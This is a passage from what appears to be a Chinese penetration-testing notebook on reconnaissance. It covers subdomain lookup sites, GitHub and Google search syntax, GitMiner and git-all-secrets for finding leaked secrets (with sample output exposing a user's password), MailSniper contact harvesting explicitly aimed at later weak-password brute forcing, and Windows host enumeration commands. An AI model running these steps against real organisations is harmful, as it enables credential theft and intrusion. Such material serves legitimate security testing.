开源情报信息搜集（OSINT）

搜索引擎语法

- 百度
- 谷歌
- 必应

在线接口

- http://ce.baidu.com/index/getRelatedSites?site_address=baidu.com
- http://www.webscan.cc/
- http://sbd.ximcx.cn/
- https://censys.io/certificates?q=.example.com
- https://crt.sh/?q=%25.example.com
- https://github.com/c0ny1/WorkScripts/tree/master/get-subdomain-from-baidu
- https://dnsdumpster.com/
- https://www.threatcrowd.org/searchApi/v2/domain/report/?domain=baidu.com
- https://findsubdomains.com/
- https://dnslytics.com/search?q=www.baidu.com
- https://pentest-tools.com/information-gathering/find-subdomains-of-domain
- https://viewdns.info/
- https://www.ipneighbour.com/#/lookup/114.114.114.114
- https://securitytrails.com/list/apex_domain/baidu.com
- https://url.fht.im/
- http://api.hackertarget.com/hostsearch/?q=baidu.com
- http://www.yunsee.cn/finger.html

相关工具

- https://github.com/rshipp/awesome-malware-analysis/blob/master/恶意软件分析大合集.md#域名分析

DNS历史解析记录

Github Hacking

您可以在所有公共GitHub存储库中搜索以下类型的信息，以及您有权访问的所有私有GitHub存储库：

- Repositories
- Topics
- Issues and pull requests
- Code
- Commits
- Users
- Wikis

参考：

- Searching for repositories
- Searching topics
- Searching code
- Searching commits
- Searching issues and pull requests
- Searching users
- Searching wikis
- Searching in forks

您可以使用搜索页面或高级搜索页面搜索GitHub 。

您可以使用 > ， >= ， < ，和 <= 搜索是大于，大于或等于，小于和小于或等于另一个值的值。

搜索仓库

Query	Example
>_n_	cats stars:>1000 匹配关键字"cats"且star大于1000的仓库
>=_n_	cats topics:>=5 匹配关键字"cats"且标签数量大于等于5的仓库
<_n_	cats size:<10000 匹配关键字"cats"且文件小于10KB的仓库
<=_n_	cats stars:<=50 匹配关键字"cats"且star小于等于50的仓库
_n_..*	cats stars:10..* 匹配关键字"cats"且star大于等于10的仓库
*.._n_	cats stars:*..10 匹配关键字"cats"且star小于等于10的仓库
n..n	cats stars:10..50 匹配关键字"cats"且star大于10且小于50的仓库

Query	Example
_n_..*	cats stars:10..* 匹配关键字"cats"且star大于等于10的仓库
*.._n_	cats stars:*..10 匹配关键字"cats"且star小于等于10的仓库
n..n	cats stars:10..50 匹配关键字"cats"且star大于10且小于50的仓库

以下搜索语法与上面差不多，故此不贴表格了。

搜索代码

注意事项

- 只能搜索小于384 KB的文件。
- 只能搜索少于500,000个文件的存储库。
- 登录的用户可以搜索所有公共存储库。
- 除 `filename` 搜索外，搜索源代码时必须至少包含一个搜索词。例如，搜索 `language:javascript` 无效，而是这样： `amazing language:javascript` 。
- 搜索结果最多可以显示来自同一文件的两个片段，但文件中可能会有更多结果。
- 您不能将以下通配符用作搜索查询的一部分： `. , : ; / \ ' " = * ! ? # $ & + ^ | ~ < > ( ) { } [ ]` 。搜索将忽略这些符号。

日期条件

`cats pushed:<2012-07-05` 搜索在2012年07月05日前push代码，且cats作为关键字
`cats pushed:2016-04-30..2016-07-04` 日期区间
`cats created:>=2017-04-01` 创建时间

逻辑运算

AND、OR、NOT

排除运算

`cats pushed:<2012-07-05 -language:java` 搜索在2012年07月05日前push代码，且cats作为关键字，排除 `java` 语言仓库。

包含搜索

`cats in:file` 搜索文件中包含cats的代码
`cats in:path` 搜索路径中包含cats的代码
`cats in:path,file` 搜索路径、文件中包含cats的代码

`console path:app/public language:javascript` 搜索关键字console，且语言为javascript，在app/public下的代码

主体搜索

`user:USERNAME` 用户名搜索
`org:``ORGNAME` 组织搜索
`repo:USERNAME/REPOSITORY` 指定仓库搜索


文件大小

`size:>1000` 搜索大小大于1KB的文件

文件名称

`filename:config.php language:php` 搜索文件名为config.php，且语言为php的代码

例如搜索Java项目配置文件： `mail filename:.properties`



扩展名


`extension:EXTENSION` 指定扩展名搜索

例如： `extension:``properties jdbc`

仅供技术研究！

自动化工具

https://github.com/UnkL4b/GitMiner




```
python3 gitminer-v2.0.py -c cookie.txt -q 'extension:properties jdbc' -r
'password(.*)' -m passwords
```

```
                    ~> UnkL4b <~
GITMINER
                                                v2.0
-
Automatic search for GitHub.

+ Blog: unkl4b.github.io
+ Github: github.com/UnkL4b

+---------------------[WARNING]----------------------+
| DEVELOPERS ASSUME NO LIABILITY AND ARE NOT          |
| RESPONSIBLE FOR ANY MISUSE OR DAMAGE CAUSED BY      |
| THIS PROGRAM                                        |
+----------------------------------------------------+
    [-h] [-q 'filename:shadow path:etc']
    [-m wordpress] [-l] [-o result.txt]
    [-r '/^\s*.*?;?\s*$/gm'] [-c cookie.txt]

optional arguments:
  -h, --help            show this help message and exit
  -q 'filename:shadow path:etc', --query 'filename:shadow path:etc'
                        Specify search term
  -m wordpress, --module wordpress
                        Specify the search module
  -l, --list            List modules
  -o result.txt, --output result.txt
                        Specify the output file where it will be
                        saved
  -r '/^\s*(.*?);?\s*$/gm', --regex '/^\s*(.*?);?\s*$/gm'
                        Set regex to search in file
  -c cookie.txt, --cookie cookie.txt
```

```
 Automatic search for GitHub.

 + Blog: unkl4b.github.io
 + Github: github.com/UnkL4b

 +-----------------------[WARNING]----------------------+
 | DEVELOPERS ASSUME NO LIABILITY AND ARE NOT           |
 | RESPONSIBLE FOR ANY MISUSE OR DAMAGE CAUSED BY       |
 | THIS PROGRAM                                         |
 +------------------------------------------------------+
+[PAGE: 1/100]──────────────────────
[+] USER: @Devdyuti
[+] LINK: https://raw.githubusercontent.com/Devdyuti/myprojects-repo/11fa12ef1b94c4b43f1de42ab0e8672fb4d84490/tutorial-proj
resources/hibernate.properties

[+] LAST INDEXED: 2019-01-29T14:23:11Z
[+] CONTAIN:
 + hibernate.connection.password=root

[+] REGEX FOUND:
 +  MATCH: =root


──────────────────────
[+] USER: @Devdyuti
[+] LINK: https://raw.githubusercontent.com/Devdyuti/myprojects-repo/11fa12ef1b94c4b43f1de42ab0e8672fb4d84490/tutorial-proj
asses/hibernate.properties

[+] LAST INDEXED: 2019-01-29T14:23:11Z
[+] CONTAIN:
 + hibernate.connection.password=root

[+] REGEX FOUND:
 +  MATCH: =root

──────────────────────
```

Google Hacking



通配符

通配符	语义	说明	示例
+	包含关键词	+前面必须要有一个空格	admin +login
-	排除关键词	-前面必须要有一个空格	mysql -csdn
~	同义词	~前面必须要有一个空格	mysql -csdn
*	模糊查询	*代替任意字符	mysql**
""	强调	-	"mysql"

高级语法

语法： 语句：关键词


语法	语义
intitle	包含标题
intext	包含内容
filetype	文件类型
info	基本信息
site	指定网站
inurl	包含某个url
link	包含指定链接的网页
cache	显示页面的缓存版本
numberange	搜索一个数字

示例



- 搜索目标包含后台的页面

site:"some-keywords.com" intitle: login intext: intext:管理|后台|登陆|用户名|密码|验证码|系统|帐号|manage|admin|login|system



- 搜索目标是否有列目录

```
site:"some-keywords.com" intext: index of / | ../ | Parent Directory
```

Git-all-secret

Git-all-secret功能描述

- 克隆多个某组织的 public/private 有仓库并扫描;
- 克隆多个某组织用户的 public/private 仓库并扫描;
- 克隆一个某组织的 public/private 仓库并扫描;
- 克隆一个某用户的 public/private 仓库并扫描;
- 克隆一个某用户的 public/secret gist（代码片段管理服务）并扫描;
- 克隆一个某组织团队的仓库并扫描;
- 克隆和扫描Github企业仓库还有gists;

扫描过程需要借助的开源工具:

- truffleHog - 扫描高熵值字符串和用户提供的正则表达式;
- repo-supervisor 扫描在js和json文件中的高熵值字符串;

所有工具中的输出文件最终会合并为一个输出文件。

新手入门

运行Git-all-secrets最简便的方法是使用Docker，作者也强烈推荐安装Docker。

获取Docker：apt install docker docker-compose

- 运行 docker run --rm -it abhartiya/tools_gitallsecrets --help 了解不同标志
- 运行 docker run -it abhartiya/tools_gitallsecrets -token=<> -org=<> 扫描组织
- 运行 docker run -it abhartiya/tools_gitallsecrets -token=<> * -org=<> -toolName=<> 选择特定工具，toolName=thog or repo-supervisor
- 运行docker run -it abhartiya/tools_gitallsecrets -token=<> -org=<> -toolName=thog -thogEntropy truffleHog的默认正则和高熵设置
- 当容器完成运行，输入docker ps -a 返回容器ID
- 获得容器ID以后，输入docker cp :/root/results.txt来获取结果文件。

标志/选项

- -token= Github访问令牌。如果未授权请求Github API会被限速。
- -org= 组织扫描。它会扫描组织中的所有公共仓库，以及用户的gists。如果你使用的是该组织用户的token，它还会克隆并扫描该用户的所有私密gists，以及所有该用户有权限访问的私有仓库。
- -user= 用户扫描。它会扫描当前用户的所有仓库和gists，扫描私有仓库请使用scanPrivateReposOnly标志，以及SSHkey。

- -repoURL= httpsURL 仓库扫描。它只会扫描当前仓库。如果你希望扫描私有仓库，请提供SSH URL和SSHkey，以及scanPrivateReposOnly标志。
- -gistURL= httpsURL Gist扫描。它只会扫描Gist。如果你知道私密gist的httpsURL，它也能够访问。
- -output= 输出结果文件，默认是result.txt。
- -cloneForks= 这是一个布尔标志。默认设置为0，不克隆forks，如果设置为1，它就会克隆forks。
- -orgOnly= 这也是一个布尔标志。默认设置为0。如果只扫描组织仓库而不扫描用户的仓库，请将它设置为1。
- -toolName= 这是规范扫描工具的标志。默认它使用all，thog和repo-supervisor。
- -scanPrivateReposOnly= 这是规范是否扫描用户私有仓库的标志。它只能工作在user、repoURL、org标志。
- -enterpriseURL= 企业GithubURL的标志，如果你希望扫描企业仓库，就选这个。
- -threads= 默认线程10。
- -thogEntropy= 开启高熵提取，默认是false。设置为true会有大量的垃圾信息，在比较大的目标上，不建议开启。如果设置为false，则意味着truffleHog只会提取基于rules.json文件中的正则结果。
- -blacklist= 不需要扫描的仓库名称，以逗号分隔。

注意事项

- Token选项不能为空。
- Org user repoURL gistURL 不能都设置为空，至少需要提供一个选项。如果你提供了多个选项，他的顺序是org>user>repoURL>gistURL。如果你只需要运行在特定用户上，那就不需要提供org选项。
- 当定义scanPrivateReposOnly标志时：
  1. 必须将包含SSH-key的卷载入到Docker容器中，使用-v选项。
  2. 它应该在扫描私有仓库时使用，使用SSH url，而不是https url。
  3. 确保使用了私有仓库/gist的用户token，否则会报错。
  4. 如果你想在没有手动干扰的情况下运行，请不要设置SSH key的密钥密码。
- 当定义teamName标志的时候，提供一个团队成员用户的token非常重要，否则可能会出现意外结果。
- 当定义enterpriseURL标志的时候，即使你提供了https URL，它也始终会考虑ssh key。所有企业克隆/扫描都是通过ssh url，而不是https url。

综上，请确保使用了SSH key，并且没有设置密钥密码。

扫描私有仓库

扫描私有仓库最稳妥的方法是使用SSH URL克隆。实现这个你需要将SSH key添加到Github用户。用户配置参考：https://help.github.com/en/articles/adding-a-new-ssh-key-to-your-github-account 确保这个key没有密码设置。有了SSH key以后，将它挂载到Docker容器中，运行如下命令：docker run -it -v ~/.ssh/id_rsa_personal:/root/.ssh/id_rsa abhartiya/tools_gitallsecrets -token=<> -user=<> -scanPrivateReposOnly or docker run -it -v ~/.ssh/id_rsa_personal:/root/.ssh/id_rsa

abhartiya/tools_gitallsecrets -token=<> -repoURL=<> -scanPrivateReposOnly 将本地的personal SSH-key存储到Docker内部容器/root/.ssh/id_rsa，git-all-secrets会试图通过存储在/root/.ssh/id_rsa的ssh key来克隆仓库。

扫描组织团队

Github API限制了私有仓库环境。尝试使用非管理员用户扫描组织，需要给用户添加仓库的访问权限。如果要扫描组织团队，可以运行： docker run --it -v ~/.ssh/id_rsa_personal:/root/.ssh/id_rsa abhartiya/tools_gitallsecrets -token=<> -org=<> -teamName <>

扫描企业Github

git-all-secrets支持扫描企业仓库，使用enterpriseURL选项：

实例1：

docker run -it -v ~/.ssh/id_rsa_gitenterprise:/root/.ssh/id_rsa -token -enterpriseURL https://github..com/api/v3 -repoURL https://github..com//.git

实例2：

docker run -it -v ~/.ssh/id_rsa_gitenterprise:/root/.ssh/id_rsa -token -enterpriseURL https://github..com/api/v3 -repoURL https://github..com//.git -toolName thog -thogEntropy

实例3：

docker run -it -v ~/.ssh/id_rsa_gitenterprise:/root/.ssh/id_rsa -token -enterpriseURL https://github..com/api/v3 -user -scanPrivateReposOnly

特性

可以添加自己的正则表达式，在docker run的时候使用-v $(pwd)/rules.json:/root/truffleHog/rules.json。 可以使用默认正则表达式，如果需要，也可以用truffleHog提供的高熵字符串。 可以通过repo-supervisor工具搜索.js和.json中的高熵字符串。 可以搜索用户的Gist，大多数工具都没这个功能。 有新工具可以很容易地集成到git-all-secrets。 支持扫描企业Github orgs/users/repos/gists。 大多数工具只扫描单个仓库，git-all-secrets可以一次扫描多个。

mailsniper.ps1获取outlook所有联系人

0x01 条件

掌握其中一个用户邮箱的账号密码，并且可以登录outlook

outlook地址可以是官方的也可以是目标自己搭建的，并无影响。

0x02 目的

获取目标邮箱里的所有联系人，方便后续爆破弱口令等等。

0x03 利用

0、命令

将尝试Outlook Web Access（OWA）和Exchange Web服务（EWS）的方法。此命令可用于从Exchange收集电子邮件列表：

```
Get-GlobalAddressList -ExchHostname outlook地址 -UserName 域名\域用户名 -Password 
```


1、目标outlook搭建在自己服务器上

此处使用klion的域环境模拟

在mailsniper.ps1最后一行加入以下代码，也可以通过传参的形式调用。

```
Get-GlobalAddressList -ExchHostname owa2010cn-god.god.org -UserName god\webadmir
```


尝试使用我们传递的账号密码去登录目标的outlook，成功登录后会把邮件里的联系人都获取下来，并输出保存到文件里



2、目标outlook在office365

一样的道理，只不过把ExchHostname只向outlook.office365.com即可，username使用完整的邮箱，而不仅仅是用户名。

```
Get-GlobalAddressList -ExchHostname outlook.office365.com -UserName 用户名@邮箱后
```



参考链接：

https://www.blackhillsinfosec.com/abusing-exchange-mailbox-permissions-mailsniper/

https://www.cnblogs.com/backlion/p/6812690.html

工具地址：

https://github.com/dafthack/mailsniper

内网渗透之信息收集

0x01 Windows（工作组和域）

0x01-1 检查当前shell权限

```
whoami /user && whoami /priv
```

```
C:\metasploit-framework\bin>whoami /user

用户信息
----------------

用户名                    SID
======================== ============================================
win08-web\administrator S-1-5-21-4190598855-447067332-2349087210-500
```

0x01-2 查看系统信息

```
systeminfo
```

主机名->扮演的角色

```
主机名:              AHCJ-WIN2003-2
OS 名称:             Microsoft(R) Windows(R) Server 2003, Enterprise Edition
OS 版本:             5.2.3790 Service Pack 2 Build 3790
OS 制造商:           Microsoft Corporation
OS 配置:             独立服务器
OS 构件类型:         Uniprocessor Free
注册的所有人:        AHCJ
注册的组织:
产品 ID:             69813-651-6082552-45965
初始安装日期:        2015-6-25, 14:42:37
系统启动时间:        暂缺
系统制造商:          Red Hat
系统型号:            KVM
系统类型:            X86-based PC
处理器:              安装了 1 个处理器。
                     [01]: x86 Family 6 Model 13 Stepping 3 GenuineIntel ~1994 Mhz
BIOS 版本:           BOCHS  - 1
Windows 目录:        C:\WINDOWS
系统目录:            C:\WINDOWS\system32
启动设备:            \Device\HarddiskVolume1
系统区域设置:        zh-cn;中文(中国)
输入法区域设置:      zh-cn;中文(中国)
时区:                (GMT+08:00) 北京，重庆，香港特别行政区，乌鲁木齐
物理内存总量:        2,048 MB
可用的物理内存:      1,416 MB
页面文件: 最大值:    2,474 MB
页面文件: 可用:      2,150 MB
页面文件: 使用中:    324 MB
页面文件位置:        C:\pagefile.sys
域:                  WORKGROUP
登录服务器:          \\AHCJ-WIN2003-2
修补程序:            安装了 6 个修补程序。
                     [01]: File 1
                     [02]: File 1
                     [03]: Q147222
                     [04]: KB968930 - Update
                     [05]: KB942288-v4 - Update
                     [06]: KB954550-v5
网卡:                安装了 1 个 NIC。
                     [01]: Realtek RTL8139 Family PCI Fast Ethernet NIC
                         连接名:       本地连接 4
                         启用 DHCP:    否
                         IP 地址
                         [01]: 192.168.87.55
```

0x01-2 tcp/udp 网络连接状态信息

```
netstat -ano
```

可以获取内网IP分布状态-服务（redis）

```
C:\Documents and Settings\test\桌面>netstat -ano

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       700
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:1030           0.0.0.0:0              LISTENING       440
  TCP    0.0.0.0:1723           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       2492
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       4
  TCP    192.168.87.55:139      0.0.0.0:0              LISTENING       4
  TCP    192.168.87.55:3389     192.168.87.1:25512     ESTABLISHED     2492
  UDP    0.0.0.0:445            *:*                                    4
  UDP    0.0.0.0:500            *:*                                    440
  UDP    0.0.0.0:1025           *:*                                    764
  UDP    0.0.0.0:1029           *:*                                    816
  UDP    0.0.0.0:1701           *:*                                    4
  UDP    0.0.0.0:4500           *:*                                    440
  UDP    127.0.0.1:123          *:*                                    800
  UDP    127.0.0.1:1027         *:*                                    816
  UDP    127.0.0.1:1028         *:*                                    816
  UDP    192.168.87.55:123      *:*                                    800
  UDP    192.168.87.55:137      *:*                                    4
  UDP    192.168.87.55:138      *:*                                    4
```

0x01-3 机器名

```
hostname
```

```
C:\Documents and Settings\test\桌面>hostname
ahcj-win2003-2
```

```
C:\Users\Administrator\Desktop>hostname
win08-web
```

0x01-4 查看当前操作系统

wmic OS get Caption,CSDVersion,OSArchitecture,Version

ver

```
Operating System Version PlatformID
Windows 8 6.2 VER_PLATFORM_WIN32_NT (=2)
Windows 7 6.1 VER_PLATFORM_WIN32_NT
Windows Server 2008 R2 6.1 VER_PLATFORM_WIN32_NT
Windows Server 2008 6.0 VER_PLATFORM_WIN32_NT
Windows Vista 6.0 VER_PLATFORM_WIN32_NT
Windows Server 2003 R2 5.2 VER_PLATFORM_WIN32_NT
Windows Server 2003 5.2 VER_PLATFORM_WIN32_NT
Windows XP 64-Bit Edition 5.2 VER_PLATFORM_WIN32_NT
Windows XP 5.1 VER_PLATFORM_WIN32_NT
Windows 2000 5.0 VER_PLATFORM_WIN32_NT
Windows NT 4.0 4.0 VER_PLATFORM_WIN32_NT
Windows NT 3.51 3.51 ? VER_PLATFORM_WIN32_NT
Windows Millennium Edition 4.90 VER_PLATFORM_WIN32_WINDOWS (=1)
Windows 98 4.10 VER_PLATFORM_WIN32_WINDOWS
Windows 95 4.0 VER_PLATFORM_WIN32_WINDOWS
Windows 3.1 3.1 ? VER_PLATFORM_WIN32s (=0)
```

```
C:\Users\Administrator\Desktop>wmic OS get Caption,CSDVersion,OSArchitecture,Version
Caption                                    CSDVersion  OSArchitecture  Version
Microsoft Windows Server 2008 R2 Standard              64-bit          6.1.7600

C:\Users\Administrator\Desktop>ver

Microsoft Windows [版本 6.1.7600]
```

0x01-5 查杀软

```
WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get displayName /Format:List
```

```
C:\Users\19000>WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get displayName /Format:List

displayName=360安全卫士

displayName=火绒安全软件

displayName=Windows Defender
```

0x01-6 查看当前安装的程序

```
wmic product get name,version
```

```
C:\Users\sqladmin>wmic product get name,version
